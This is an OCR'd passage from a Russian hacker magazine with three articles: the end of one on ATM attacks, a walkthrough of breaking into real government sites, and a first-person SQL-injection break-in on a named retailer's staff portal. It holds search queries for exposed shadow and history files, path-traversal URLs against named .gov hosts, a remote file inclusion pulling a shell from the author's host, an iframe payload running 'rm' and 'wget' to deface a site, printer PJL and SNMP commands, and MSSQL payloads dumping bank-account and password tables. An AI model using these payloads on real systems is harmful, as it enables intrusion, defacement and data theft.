Для того чтобы учесть все интересные моменты, разберемся в принципе работы GPS-маячка более детально. Сигнал GPS-спутника содержит псевдослучайный код (PRN — pseudo-random code), эфимерис (ephimeris) и альманах (almanach). Псевдослучайный код служит для идентификации передающего спутника. Все они пронумерованы: от 1 до 32. С целью облегчения обслуживания GPS-сети количество PRN-номеров больше, чем число спутников. Данные эфимериса, постоянно передаваемые каждым спутником, содержат такую важную информацию, как состояние спутника (рабочее или нерабочее), текущая дата и время. Это позволяет GPS-приемнику сверять время/дату. Кроме того, эта часть сигнала играет свою роль в определении местоположения. Данные альманаха сообщают о том, где в течение дня должны находиться спутники. Каждый из них передает альманах, содержащий параметры своей орбиты, а также орбиты всех других спутников системы. GPS-приемник получает это сообщение и запоминает эфимерис и альманах для дальнейшего использования. Эта же информация используется для установки или коррекции времени/даты. А для определения местоположения GPS-приемник сравнивает время отправки сигнала со спутника со временем его получения на Земле. Эта разница во времени говорит приемнику о расстоянии до конкретного спутника. Если добавить к этому информацию о расстоянии до нескольких других спутников, то можно определить свое местоположение. Кстати, постоянное отслеживание местоположения в течение некоторого времени может быть использовано для расчета скорости и направления движения объекта, оснащенного GPS-маячком. Как видишь, технология достаточно сложная, но чрезвычайно полезная. Хотя в ней есть и свои недостатки. В первую очередь, это ограничения на места эксплуатации. Там, где нет спутниковых сигналов (или они по каким-либо причинам не доходят), устанавливать GPS-маячок бессмысленно. Предположим, что после кражи банкомат помещен в глубокий подземный погреб. При таких обстоятельствах GPS-навигация бессильна =). Неприятная ситуация прорисовывается и со зданиями. Качество сигнала, который самым непосредственным образом влияет на полноценное функционирование маячка, зависит от планировки, толщины стен и прочих факторов. В принципе маячок можно попытаться самостоятельно извлечь из корпуса банкомата, но тут есть небольшая загвоздка. Дело в том, что старые модели банкоматов не предусматривали их оснащение GPS-оборудованием. Поэтому поиск и «обезвреживание» крепления может обернуться солидным геморроем.

Еще одна существенная помеха на пути атакующих «в лоб» — корпус банкомата, в частности сейф. Во-первых, банкомат весит более четырех тонн, а во-вторых, толстые стенки корпуса сделаны из сверхпрочного металла. Сотрудник одного из банков рассказал мне достаточно поучительную историю о краже банкомата. Банкомат обнаружили вместе со злоумышленниками через 16 часов после кражи. Так вот за эти самые 16 часов удалось прорезать болгаркой лишь 4 см толщины стенки сейфа, а ушло на это 15 дисков! Никто не утверждает, что вскрыть банкомат нереально, но на это нужно потратить кучу сил и времени.



> Общая схема устройства банкомата

«В ВЕЛИКОБРИТАНИИ БЫЛ ЛЮБОПЫТНЫЙ СЛУЧАЙ. МЕСТНЫЙ УМЕЛЕЦ ПРОСЛУШИВАЛ ЛИНИИ, ПО КОТОРЫМ ПЕРЕДАВАЛАСЬ ИНФОРМАЦИЯ В ПРОЦЕССИНГОВЫЙ ЦЕНТР, С ПОМОЩЬЮ ОБЫКНОВЕННОГО MP3'ШНИКА»

Атака изнутри

Так, с угрозами извне разобрались и плавно переходим к угрозам изнутри =). Сразу оговорюсь, что рассматривать инсайдерский способ добычи информации мы сейчас не будем, так как речь идет именно о банкомате, а не о человеческом факторе. Суть идеи заключается в перехвате трафика между банкоматом и банком во время совершения транзакции. Это позволит получить доступ к банковским данным кардхолдеров со всеми вытекающими отсюда последствиями :). В некотором виде, это напоминает атаку класса man-a-middle (человек посередине). С этой технологией, полагаю, ты знаком. Но в нашем случае есть несколько особенностей:

- повсеместное видеонаблюдение;
- сигнализация;
- шифрованный трафик.

Также стоит учитывать, что сеть может оказаться беспроводной. Первый пункт мешает установить подключение непосредственно вблизи банкомата/банка. А отрыть кабель на глубине нескольких метров будет весьма проблематично, учитывая, что в подвальные помещения банка тебя просто так никто не пустит. Кроме того, сигнализация не сыграет на руку злоумышленникам, хотя при умелом подходе этот фактор можно почти полностью отбросить. Но зато появляется новый — проверка линии (проводная сеть) службой безопасности банка. О том, как вычислить постороннее подключение на линии, я рассказывал еще в мартовском номере журнала.

Допустим, что по халатности в течение некоторого времени твое подключение останется незамеченным. Но тут возникает следующая проблема — шифрование трафика. Все данные от банкоматов передаются в зашифрованном виде, сейчас для этого повсеместно применяется 1024-битное шифрование. Как ты понимаешь, не имея ключей шифрования, можно запросто остаться не у дел. Самой распространенной системой шифрования подобного рода является DESATM. Все данные шифруются прямо на банкомате и весь путь следования проходят зашифрованными. Расшифровываются они на сервере, который находится в защищенной сети в непосредственной близости от контроллера банкомата. Однако если подобные системы не используются, то в открытом виде чаще всего не передается лишь PIN-код, а вся сопутствующая инфа (номер карточки, данные кардхолдера и т.д.) остаются незашифрованными. Кстати, в Великобритании был любопытный случай, когда местный умелец прослушивал линии, по которым передавалась информация в процессинговый центр, с помощью обыкновенного mp3'шника :). Ошибка банка заключалась в том, что его СБ не использовала на своих банкоматах дополнительное криптографическое ПО. Так что шанс все же есть, хоть и небольшой. Вот, правда, умельца этого нашли и отправили в места не столь отдаленные.

Занавес

Ну что же, наиболее интересные моменты защиты банкоматов были разобраны. Конечно, рассмотреть все детали в рамках этой статьи было невозможно. Во-первых, такой материал занял бы по объему пару выпусков «Х», а во-вторых, почти вся документация такого плана имеет гриф ДСП (для служебного пользования) и распространяется строго между сотрудниками банков. Все же я надеюсь, что мысли о взломе банкомата теперь станут посещать тебя реже =). Если коротко, то хлопотное это дело и опасное. Не стоит вставать на кривую дорожку, живи и получай от жизни максимум удовольствия, а банкоматы оставь в покое. ⌶



АНДРЕЙ «SKVOZNOY» КОМАРОВ
/ KOMAROV@ITDEFENCE.RU /

ГОСУДАРСТВЕННАЯ БЕЗОПАСНОСТЬ

ПРАВИЛЬНЫЙ ХАКИНГ GOV-РЕСУРСОВ

Для обеспечения безопасности объектов государства применяются наиболее нестандартные и современные методы защиты. Это касается и интернета, так как достаточно большое количество ресурсов так или иначе относится к ведомственной структуре. Однако некоторым хакерам все-таки удается через них получать доступ к сетевой инфраструктуре, обходя применяемую защиту, что позволяет украсть важные данные, если они там имеются. Хочешь узнать как? Тогда читай дальше!


Кто стоит за всем этим

Безусловно, возлагать такое ответственное дело, как безопасность, на плечи прыщавого админа непозволительно, ведь в таких сферах крутятся важные документы и сведения. Здесь требуются специалисты, и для подготовки требуемых кадров были созданы специальные учебные заведения. У нас в стране этим занимается Академия ФСБ, в которой активно развивается направление информационной безопасности и специальной связи, за бортом — всевозможные заведения, относящиеся к Агенству национальной безопасности (NSA) и обороны (DOD). NSA из названных организаций более открыто к обычным массам, так как, кроме своей традиционной деятельности, разрабатывает всевозможные IT-документации и адвайзори, посвященные настройке *nix-систем, безопасности систем Windows-платформы, и многое другое. Все это, конечно, здорово, но и здесь порой находится достаточно огрехов, еще раз доказывающих компетентность зарубежных деятелей :).

К вам ревизор!

Для начала организации независимой проверки подобного рода ресурсов было решено воспользоваться методом Google Hacking, а затем провести активный аудит нескольких из них. Таким образом можно максимально сократить время и очень быстро находить традиционные дефекты в скриптовом ПО. Весь процесс ограничивался следующими запросами для нахождения требуемых ресурсов. Поиск ресурсов:

```
site:.gov filetype:php
```



ФБР и XSS — вещи самодостаточные



Традиционная SQL-inj на сайте Минобороны Мали

```
inurl:"=*.html"
```

Поиск с раскрытием информации о базе данных:

```
site:.gov intitle:Index of .mysql_history
site:.gov filetype:sql
```

Сделанные выводы таковы: файлы .bash_history и .mysql_history важны как для хакера, так и для админа. Взломщик может удаленно выловить конфиденциальные команды через бажный скрипт (нередко права на файл позволяют ему это сделать) и найти среди них пароли (это могут быть аргументы вызова htpasswd, возможен ввод пароля после ошибочных команд su и ssh). Второй файл будет полезен, если хакер желает узнать пароль на определенную учетную запись. Файл необходимо проанализировать на наличие функции password() и строки «indentifed by». Админ может засечь неприметного взломщика по наличию посторонних команд в .bash(mysql)_history.

Поиск с раскрытием пользовательской информации:

```
site:.gov intitle:Index.of etc shadow
```

Поиск с возможностью чтения конфиденциальных сведений:

```
inurl:gov filetype:xls «restricted»
```

Не стоит мнить себя крутым хакером, считая полученные результаты своим большим достижением, так как найденное представляет собой, скорее, последствия невнимательности админа, дефектов его логики: отсутствия практических знаний о правах доступа (chmods), о методах локального хранения БД после бекапа, о выполнении авторизированного доступа к значимым документам, расположенным на хосте. Реальной уязвимостью в хакерской этике называются вещи, связанные с твоим собственным исследованием и любопытством. Заметь, последнее занимает особое место в Манифесте Хакера.

Наша миссия

Перед нами стоит немного нетрадиционная задача. Кроме обычного захвата сайтов, мы должны добыть все возможные сведения, например, о сотрудниках, о сфере деятельности и о возможной топологии сетевой инфраструктуры.

Пути развития решения:

1. сетевой шпионаж за сотрудниками и применение СИ;
2. получение удаленного доступа к просторам сети ресурса (web-сервер находится в одном сетевом окружении).

Ресурс: gov.bc.ca
Информация: провинция Британской Колумбии

Первое осуществимо множеством путей. К примеру, файлы логинов (/etc/passwd) порой содержат данные с ФИО пользователей, на сервере некорректно расставлены CHMOD, что позволяет считывать архивы электронной переписки. С помощью Гугла находим баг на дочернем ресурсе.

```
www.bcpl.gov.bc.ca/qc/showstatic.php?page
=../../../../../../../../../../../../../../
etc/passwd
```

После условной идентификации пользователей системы становится актуальным узнать их персональные данные, например электронную почту. Дело в том, что из всей этой информации можно выстроить логические цепи и определить деятельность сотрудника. В своем случае я воспользовался анализом зон, запрещенных для индексирования поисковыми ботами и crawler'ами. Для этого достаточно изучить файл robots.txt:

«ЗАДАЧА СВОДИТСЯ К ОПРЕДЕЛЕНИЮ СЕТЕВОГО АДРЕСА ДОВЕРЕННОГО ЛИЦА И ЕГО ПОДМЕНЕ ПУТЕМ ИСПОЛЬЗОВАНИЯ МЕТОДА ИЗМЕНЕНИЯ X-FORWARDER-FOR В ЗАГОЛОВКЕ HTTP-ЗАПРОСА»




За государственной безопасностью следят вполне компетентные люди, поэтому я тебе очень не советую рисковать и воспроизводить описанные мной действия. Это может плохо кончиться. За применение материала в незаконных целях автор и редакция ответственности не несут.




Статистика брешей в зоне .gov:
- наличие общедоступных неавторизированных директорий (5%);
- размещение ресурсов на shared-хостингах (15%);
- публичный бэкап переписки (30%);
- общедоступные админ-панели (10%);
- некорректное управление БД (6%);
- использование заведомо уязвимого ПО (40%).



Весь описанный в статье софт ты найдешь на диске к журналу.



> Раскрытие информации о SQL-сервере на сайте Генпрокуратуры России



> Хек в процессе

```
User-Agent: *
Disallow: /VRD/*.html
Disallow: /VRD/*/*.html
Disallow: /VRD/*/*/*.html
Disallow: /VRD/basic_show.php
Disallow: /mail/
Disallow: /VRD/dewey/query.html
Disallow: /VRD/subject/query.
html
Disallow: /ell/search.php
Disallow: /BCStats/
User-Agent: msnbot
Disallow: /
```

После обращения к директории /BCStats/ стало ясно, что доступ туда могут получать только заведомо идентифицированные юзеры (привязка к IP-адресу), что вполне адекватно для систем такого рода, но крайне неактуально при раскрытии персональной информации. Задача сводится к определению сетевого адреса доверенного лица и его подмене путем использования метода изменения X-Forwarder-For в заголовке HTTP-запроса, что поможет нам успешно авторизироваться и получить доступ к информации. Добиться последнего можно с помощью прозрачного прокси, либо конструктора HTTP-запросов, вроде Oddysee. Охота за IP завершилась просмотром лимитированной директории /mail/, где бэкапилась вся переписка с полноценными данными из MIME-фильтров, показывающими IP отправителя. Итог нашего взлома — получение конфиденциальных данных каталога /BCStats.

Ресурс: ed.gov
Информация: Министерство образования США

Воспользовавшись Гугловым поиском по конфиденциальным xml-файлам, натыкаемся на следующий баг:

```
www.ed.gov/finaid?file_
path=data/table47b.xls/../../../
etc/passwd
```

Беда подобной конструкции в том, что, когда файловые системы встречают спецификатор пути к родительскому каталогу, они не проверяют наличие всех каталогов. Именно из-за этого удается обойти проверку и считать passwd. Итог взлома — локальное чтение файлов. Больше на этом домене ничего отрыть не удалось :(.

Ресурс: sport.gov.mo
Информация: Министерство спорта Макао

Сейчас мы рассмотрим способ, анонимизирующий нашу деятельность. RFI-атаки (Remote File Inclusion) можно совмещать с поиском уже готового залитого шелла (запрос «inurl:cmd.gif (php,txt)») — самое простое, что приходит в голову. Таким образом, использовав простой инклуд, мы вторглись на сервер.

```
www.sport.gov.mo/2001/en/
swimming/result.php?page=http://
itdefence.ru/skvoz/cmd.php
```

В скрипт заложен простейший интерпретатор. При выполнении команд, отделенных «?» от указателя формата, представляется свобода действий, ограниченная правами nobody ;).

Техники XSRF и CSRF

Следующая идея состоит в создании комбинации для изменения стартовой страницы ресурса Монако, причем при полной инициации действия. Специально вызвав ошибку в обработке кавычки, я узнал полные пути директорий (/export/home/webadmin/public_html/sport/2001/en/swimming).

Следует помнить, что никто не мешает отправить злобный запрос в связке с XSS своему другу-америкосу, чтобы он сделал пакость самостоятельно. Для большей беспаливности есть несколько методов, один из которых состоит в поиске XSS, маскировке обращения к нему на каком-либо ресурсе, либо его имитации, ну и, собственно, его выполнении. Подобные техники носят название Cross Site Reference Forgery (XSRF, CSRF).

Варианты использования:

1. Вставка вместе с IFRAME на любой сайт, при открытии которого исполнится команда:

```
<iframe src=http://gov/
include=cmd.php?cd /export/home/
webadmin/public_html/sport/ & rm
index.php & wget http://x/index.
php></iframe>
```


2. Простой сценарий:

```
<script>
var foo = new Image();
foo.src = "http://host/
?command";
</script>
```


3. Сценарий посложнее:

```
<script>
var post_data = 'name=value';
var xmlhttp=new XMLHttpRequest();
xmlhttp.open("POST", 'http://
url/path/file.ext', true);
xmlhttp.onreadystatechange =
function () {
if (xmlhttp.readyState == 4)
{
alert(xmlhttp.responseText);
}
};
xmlhttp.send(post_data);
</script>
```


Между прочим, такие хакерские трюки активно юзают скриптовые вирусописатели. Samy — XSS-червь, заразивший кучу юзеров сервиса Myspace, использовал именно этот прием. Кроме этого, для пущей беспалевности существуют методы хайдинга кода в обычных вещах, к примеру в flash'ах, PDF-документах и многом другом. Подобные методы впервые осветила креативная команда GNUCITIZEN (gnucitizen.



> Без принтера в американской армии точно не обошлось...



> Демонстрация файлового обмена между принтерным хостом и хакером с помощью Hjetter



> Дешевый скриптовый ханипот на сайте NASA

org/blog/backdooring-flash-objects-receipt), продемонстрировав пригодность компилятора MTASC Action Script (mtasc.org) и набора тулз для редактирования SWTools (swftools.org).

Через принтер в преисподнюю

Чтобы отойти от темы всяческих инъекций, поговорим об альтернативном, но абсолютно антонимичном методе работы по проникновению во внутренности сетей — о компрометации сетевого оборудования. Здесь весомы атаки класса Drive by farming и всевозможные уязвимости ПО. Я рассмотрю подобные штуки на аппаратных принт-серверах. Благодаря таким решениям управлять печатью можно из любого места (в том числе и из интернета). Во-первых, сетевой девайс может объединять несколько принтеров и спокойно рулить печатью на них; во-вторых, при недостатке средств на несколько мест для печати, достаточно обзавестись таким, чтобы сотрудники в случае надобности обращались к нему. При таком варианте печати используется общий принтер в сети Microsoft, что позволяет юзерам раздавать свои ресурсы для общего пользования. Это не убавляет проблем с безопасностью :). Как ни странно, такие вещи очень часто попадают в то самое рабочее сетевое окружение, которое можно легко опознать извне. Порой это можно сделать простым исследованием:

- чтением printers.conf, /etc/cups/cupsd.conf. backup на взломанном сайте;
- сканом HTTP GET-запросами;
- обнаружением устройств, управляемых по SNMP;
- поиском через Гугл принт-сервисов (например, ISPrinter).

Основные возможности после захвата принтера очень заманчивы:

- изучение локальных процессов;
- возможность перехвата печатаемого (особенно актуально, если через эти самые машинки гоняется конфиденциальная информация, либо документы);
- просмотр факсимильной корреспонденции, которая была распечатана, и телефонных адресатов;
- нарушение стабильной работы сети;
- смена надписи на LCD-дисплее принтера :);
- локальное поднятие привилегий на используемой принтером машине посредством захвата встроенного web-сервера;
- редактирование ACL-политик.

Попробуем обнаружить сервисы следующими нехитрыми запросами.

```
inurl:hp/device/this.
LCDispatcher
inurl:":631/printers" -php -demo
intitle:"web image monitor"
"/web/user/en/websys/webArch/
mainFrame.cgi"
inurl:"/en/sts_index.cgi"
```

Ресурс: Army Information Systems Center
Информация: подсеть военного ведомства

Этот ресурс мне удалось выудить простым Гугл-запросом на наличие web-сервиса. В ответ я получил ссылку вида «6.1.10.56/hp/jetdirect». На первый взгляд, ничего привлекательного в линке нет, но, поинтересовавшись информацией по адресации диапазонов адресов, можно понять, что айпишник принадлежит охраняемой подсети (6.* — Army Information Systems Center).

Определив порт, на котором висит чудо, можно творить следующие вещи:

- изменять текст LCD-дисплея:

```
telnet 192.169.1.2 9100
@PJL RDYMSG DISPLAY="Some Text"
^]quit
```

- взламывать парольное подключение по SNMP с помощью smtpget (net-snmp.sourceforge.net/docs/man/snmpget.html), где в HEX'е зашифрован пароль на подключение:

```
snmpget -v 1 -c public
192.168.2.46 .1.3.6.1.4.1.11.2.3
.9.1.1.13.0
SNMPv2-SMI::enterprises.11.2.3
.9.1.1.13.0 = Hex-STRING: 50 41
53 53 57 4F 52 44 3D 31 30 38 3B 00
00 00
```

- просматривать все локальные процессы unixlike-командой ps.

Для упрощения подобных задач можно воспользоваться утилитой PFT (phenoelit.de/hp/download.html), либо PFT — PJL file transfer (phenoelit.de), которые крайне актуальны для работы с протоколом принтера.

Чем бы дитя не тешилось...

На этом мне придется закончить свою «эпопею» взломов государства. Думаю, ты уяснил, что геморроя с подобными доменами очень много. Приходится надеяться лишь на помощь поисковика, сканеров и набора софта, который еще никогда не подводил :).



LEXX918
/ LEXX918@MAIL.RU /


ПОЗИТРОН В МИНУСЕ

ТРЕПАНАЦИЯ ИНТЕРНЕТ-ШОПА

Ты заметил, что на рынке все чаще и чаще стали встречаться крупные и не очень конторы по сборке компов? Филиалы по всей стране, бренды, за которыми скрываются совершенно незнакомые разрозненные магазины, фирменные логотипы на системных блоках и свои сборки драйверов. И все бы хорошо, но качество самого железа в таких заведениях всегда оставляет желать лучшего. Мало того — я тебе сейчас на живом примере покажу, как они дружат с web-программированием.

Поиск уязвимости

А дело было так! Есть в нашей с тобой замечательной стране не менее замечательная контора «Позитроника». Мой город не избежал участи многих остальных, и по соседству открылся их филиал. Это, конечно, дело вкуса, но лично я подобные заведения стараюсь не посещать вовсе. Но почему бы из любопытства не зайти на их сайт — positronica.ru? Как и любая другая цивилизованная организация, эта контора тоже имела свой внутрикорпоративный портал, доступ к которому был строго ограничен. Лишь посвященные могли просматривать сводные графики и таблицы, меняться мнением с коллегами, синхронизировать базу своего магазина с общей базой главного офиса, обсуждать закрытые темы и заниматься прочими интересными и вкусными делами. Тут мне и пришла мысль: а почему бы ни приобщиться к этому делу? Добрые люди подсказали сабдомен, на котором ютился приватный портал — http://cip.positronica.ru, и я принялся за его изучение. На главной странице не было ничего, кроме формы авторизации. Два банальных поля «логин» и «пасс» уныло встретили меня на пустой странице и совсем не порадовали. Зато внимание привлекла ссылочка на форму восстановления пароля. В ней нужно было только указать свое мыло, и на него в ту же секунду высылался забытый пароль. Как это ни странно, но моего адреса в базе не нашлось! Я не отчаялся и отправил на проверку обычную одинарную кавычку. М-да... не стоило полагаться на порядочность модераторов и админов, тем более что я не относился ни к тем, ни к другим. Сайт пошуршал и вывалил мне предупреждение о синтаксической ошибке в MSSQL.





> Мелкое хулиганство с личными данными :)



> Главная страница взломанного портала

MSSQL — сам себе шелл
Дядя Билли не перестает меня удивлять. Оказывается, его СУБД позволяет не только делать множественные запросы в одной строке (через символ «;»), но и пользоваться многими прелестями ОС. Если некоторые настройки оставлены по умолчанию, то строка «'; exec master..xp_cmdshell 'ping 10.10.1.2'—» запросто может пинговать всех и вся. А запрос «'; exec master..sp_makewebtask "10.10.1.3shareoutput.html", "SELECT * FROM INFORMATION_SCHEMA.TABLES"» и вовсе запишет весь вывод в файл. Об этом и о многом другом можно узнать на сайте www.trojanec.ru.

Тут я сделаю небольшое отступление. К моменту, когда я нашел эту банальную инъекцию, БД от дяди Билла мне была не знакома. Пришлось чуть-чуть погуглить. Детали я опущу и расскажу о самом интересном из того, что мне удалось найти. Эта чудо-база данных позволяет творить с собой такие забавные вещи, что я

«ЛИШЬ ПОСВЯЩЕННЫЕ МОГЛИ ПРОСМАТРИВАТЬ СВОДНЫЕ ГРАФИКИ, МЕНЯТЬСЯ МНЕНИЕМ С КОЛЛЕГАМИ, ОБСУЖДАТЬ ЗАКРЫТЫЕ ТЕМЫ И ЗАНИМАТЬСЯ ПРОЧИМИ ИНТЕРЕСНЫМИ ДЕЛАМИ. ТУТ МНЕ И ПРИШЛА МЫСЛЬ, А ПОЧЕМУ БЫ НИ ПРИОБЩИТЬСЯ К ЭТОМУ ДЕЛУ?»

поражаюсь тем людям, которые ей так неумело воспользовались. Дело в том, что MSSQL содержит в себе специальную системную базу INFORMATION_SCHEMA с полным и подробным описанием всей структуры таблиц, присутствующих на сервере БД. Она нам с тобой сейчас очень пригодится :).

Лезем внутрь
Для извлечения названия всех таблиц я воспользовался вот таким выражением (в реальности оно пишется в одну строку, а я его разбил на несколько, чтобы затем пояснить):

```
10'
UNION
SELECT TOP 1
convert(int, TABLE_NAME)
FROM INFORMATION_SCHEMA.TABLES
WHERE TABLE_NAME NOT LIKE 'syncobj_%'
AND TABLE_NAME NOT IN ('old_table_name')
--
```

Итак, первая строка нужна только для того, чтобы вклиниться в существующий запрос и корректно закрыть выражение в кавычках. Цифру я поставил чисто от фонаря, но могу поспорить, что, дописав некое число в конец адреса электронной почты, мы уже явно не получим ничего существующего в природе, а потому письмо с новым паролем никогда не найдет своего адресата. Вторая строка добавляет запрос посредством объединения. В третьей строке мы просим вернуть нам только одну первую строку, найденную по заданному условию. Далее мы просим сервер БД отконвертировать имя таблицы в тип Integer. Сам понимаешь, насколько это реально! В этом месте образуется SQL-ошибка, которую мы должны увидеть в браузере. Собственно, это будет единственное средство «общения» с СУБД.
В пятой строке надо указать БД с информацией о структуре, а в качестве дочернего элемента — список таблиц. Шестая строка исключит попадание в результат всякого мусора, временных таблиц и прочих малополезных сведений.




> На нашем диске ты найдешь видеовзлом, который полностью повторяет эту статью. Смотри и учись :).



> Не стоит забывать, что взлом — дело противозаконное! Ни автор и ни редакция за твои действия ответственности не несут!



› Путь к SQL-инъекции



› Бажный вход в админку

Седьмая строка поможет нам исключать те таблицы, которые мы уже посмотрели и не хотим больше видеть в результатах. Каждую таблицу, которую я находил, оставалось только заключить в кавычки и дописать через запятую к таким же ненужным. Так можно передвигаться по всему списку таблиц, пока у нас не образуется полный их перечень.
Восьмой строкой мы включаем комментарии в запросе, что заставляет сервер просто отключить оставшуюся часть запроса из PHP-скрипта.
Я стал запускать процессы восстановления паролей один за другим. На каждую просьбу MSSQL неприлично ругался, что, мол, я глуп, так как должен был бы понимать: невозможно изменить тип строки вида tb_cli_bank_accounts, tb_permissions или tb_cli_cip_users в Integer. Неужели! Поражаясь своему таланту генерировать море ошибок, я продолжал свои поиски и в итоге получил приличный перечень таблиц.

«ЛЮДИ МЫ С ТОБОЙ ПОРЯДОЧНЫЕ, ЗАКОНЫ ЧТИМ, А УК РФ БОИМСЯ КАК ОГНЯ. ПОЭТОМУ ПОПРОБУЕМ НАСЛЕДИТЬ НЕМНОГО В БД, ВЕРНУТЬ ВСЕ НА МЕСТО (ПО ВОЗМОЖНОСТИ) И, КОНЕЧНО, СООБЩИМ ОБО ВСЕМ В САППОРТ ОРГАНИЗАЦИИ»

Теперь было бы неплохо получить имена столбцов в этих самых таблицах. Для этого нам нужен запрос вида:

```
10' UNION SELECT TOP 1
convert(int, COLUMN_
NAME) FROM INFORMATION_
SCHEMA.COLUMNS
WHERE TABLE_NAME=
'name_of_table'
AND COLUMN_NAME NOT IN
('old_column')--
```

Он аналогичен предыдущему, за тем исключением, что теперь мы рассматриваем таблицу COLUMNS для конкретной таблицы, за вычетом тех столбцов, что уже рассмотрены. Еще пара минут, и я имел перед собой вот такую инфу по структуре трех полезных таблиц:

```
tb_cli_bank_accounts (id,
client_id, name, zip_code,
address, city_id, region_id,
phone, fax, email, bank_name,
bank_account_no, bank_transit_
no, currency_code, okonh, okpo,
head_name, accountant_name)
tb_permissions (user_id, object_
id, r, w)
tb_cli_cip_users (id, login,
password, fname, lname, sname,
date_of_birth, position, email,
phone_work, phone_mobile, icq,
skype, blocked, password_exp_
date, confirmcode, new_password,
client_id, catalog_admin, date_
added, role_id, subscribe)
```

